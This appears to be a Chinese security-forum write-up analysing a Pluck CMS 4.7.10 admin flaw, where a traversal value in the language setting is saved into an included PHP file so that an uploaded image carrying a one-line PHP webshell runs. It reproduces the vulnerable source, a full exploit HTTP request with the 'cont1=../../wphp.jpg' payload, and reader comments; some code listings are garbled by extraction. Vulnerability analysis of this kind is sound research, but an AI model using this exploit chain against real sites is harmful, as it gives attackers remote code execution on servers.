Pluck CMS 4.7.10 后台 文件包含+文件上传导致getshell代码分析

p0l4rB / 2019-10-18 09:32:05 / 浏览数 3845 安全技术 漏洞分析 顶(0) 踩(0)

### 0x01 漏洞描述

影响版本: Pluck CMS Pluck CMS <=4.7.10 官网地址: <a href="http://www.pluck-cms.org/?file=home">http://www.pluck-cms.org/?file=home</a> 源码下载: <a href="https://github.com/pluck-cms/pluck/releases">https://github.com/pluck-cms/pluck/releases</a>

### 0x02 漏洞分析

目前最新版本为4.7.10,个人测试github上最旧的4.7.2版本仍然存在该漏洞,框架本身语言选择模块数据注入导致的文件包含漏洞,官方更新版本并没有对这部分代码进行 CMS 4.7.10远程代码执行漏洞分析》之余审计其他代码发现的,在此致谢。

### v4.7.1分析

从入口文件admin.php查看:

```
//Page:Options:Language

case 'language':

$titelkop = $lang['language']['title'];

include_once ('data/inc/header.php');

include_once ('data/inc/language.php');

break;
```

查看language.php,满足指定的文件存在,并传入的cont1参数和原本设置的\$langpref参数不等,进入save\_language(\$cont1)。

```
//Check if chosen language is valid, and then save data.

if (isset($_POST['save'], $cont1) && $cont1 != '0' && file_exists( filename: 'data/inc/lang/'.$cont1) && $cont1 != $langpref) {
    save_language($cont1);

    //Redirect user.
    show_error($lang['language']['saved'], level: 3);
    redirect( url: '?action=options', time: 2);
    include_once ('data/inc/footer.php');
    exit;
}
```

调用save\_file方法。

```
function save_language($language) {
    save_file( file: 'data/settings/language.php', array('language') => $language), chmod: FALSE);
}
```

由于只有一个数据,直接182写入php文件。

```
function save file($file, $content, $chmod = 0777) {
167
              $data = fopen($file, mode: 'w');
168
169
              //If it's an array, we have to create the structure.
170
              if (is array($content) && !empty($content)) {
171
                  $final_content = '<?php'."\n";</pre>
172
                  foreach ($content as $var => $value) {
173
                      $final content .= '$'.$var.' = \''.$value.'\';'."\n";
174
175
                  $final_content .= '?>';
176
177
                  fputs($data, $final_content);
178
179
180
              else
181
                  fputs($data, $content);
182
183
              fclose($data);
184
              if ($chmod != FALSE)
185
                  chmod($file, $chmod);
186
        □ }
187
```

至此,langpref的值变成可控值,这个值对应的文件,用于控制网站的语言选择,会自动被全局php文件包含。可以包含上传功能点上传的图种文件解析其中的一句话导致g

```
$langpref = '../../images/wphp.jpg';
?>
```

## 0x03 漏洞复现

文件上传一个可以写一句话木马的php图种。

















# 管理图片

# 这里你可以上载你的图片,以供日后加入网页中。图片支援 JPG, PNG en GII



# 已上载的图片

POST /pluck-4.7.10-dev1/admin.php?action=language HTTP/1.1

Host: 127.0.0.1:83

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0)

Gecko/20100101 Firefox/52.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate

Referer: http://127.0.0.1:83/pluck-4.7.10-dev1/admin.php?action=language

Cookie: LQUKaS\_admin\_username=admin;

Hm\_lvt\_f6f37dc3416ca514857b78d0b158037e=1570503836;

PHPSESSID=15le4b86vfuv1p9lnak8sskdp7

Connection: close

Upgrade-Insecure-Requests: 1

Content-Type: application/x-www-form-urlencoded


Content-Length: 47

cont1=../../wphp.jpg&save=%E5%82%A8%E5%AD%98




上述参数保存于php文件: \data\settings\langpref.php

```
$\text{?php}
$langpref = '../../images/wphp.jpg';
?>
```



#### 访问生成的php一句话木马。



### 点击收藏 | 2 关注 | 2

上一篇:利用MsWord静默宏进行权限维持下一篇:vBulletin5.X前台RCE...

### 1. 3 条回复



adda\*\*\*\* 2019-10-24 10:34:12

为啥4.7.3版本language=../../wphp.jpg写不到langpref.php里面去?

0 回复Ta



svenbeast 2019-10-28 11:05:53

请问师傅知道这种cms, cnvd给证书吗,需要10个案例吗

0 回复Ta



p0l4rB 2019-11-01 09:49:02

@adda\*\*\*\* 之前有事,今天才看到非常抱歉。

我测试了4.7.3,也是可以写入。如果是无法写入的话,猜测可能的问题是这个参数写入的条件是写入文件必须在是存在的(这个在上文中提到),我测试的数据包的那个

0 回复Ta

登录后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板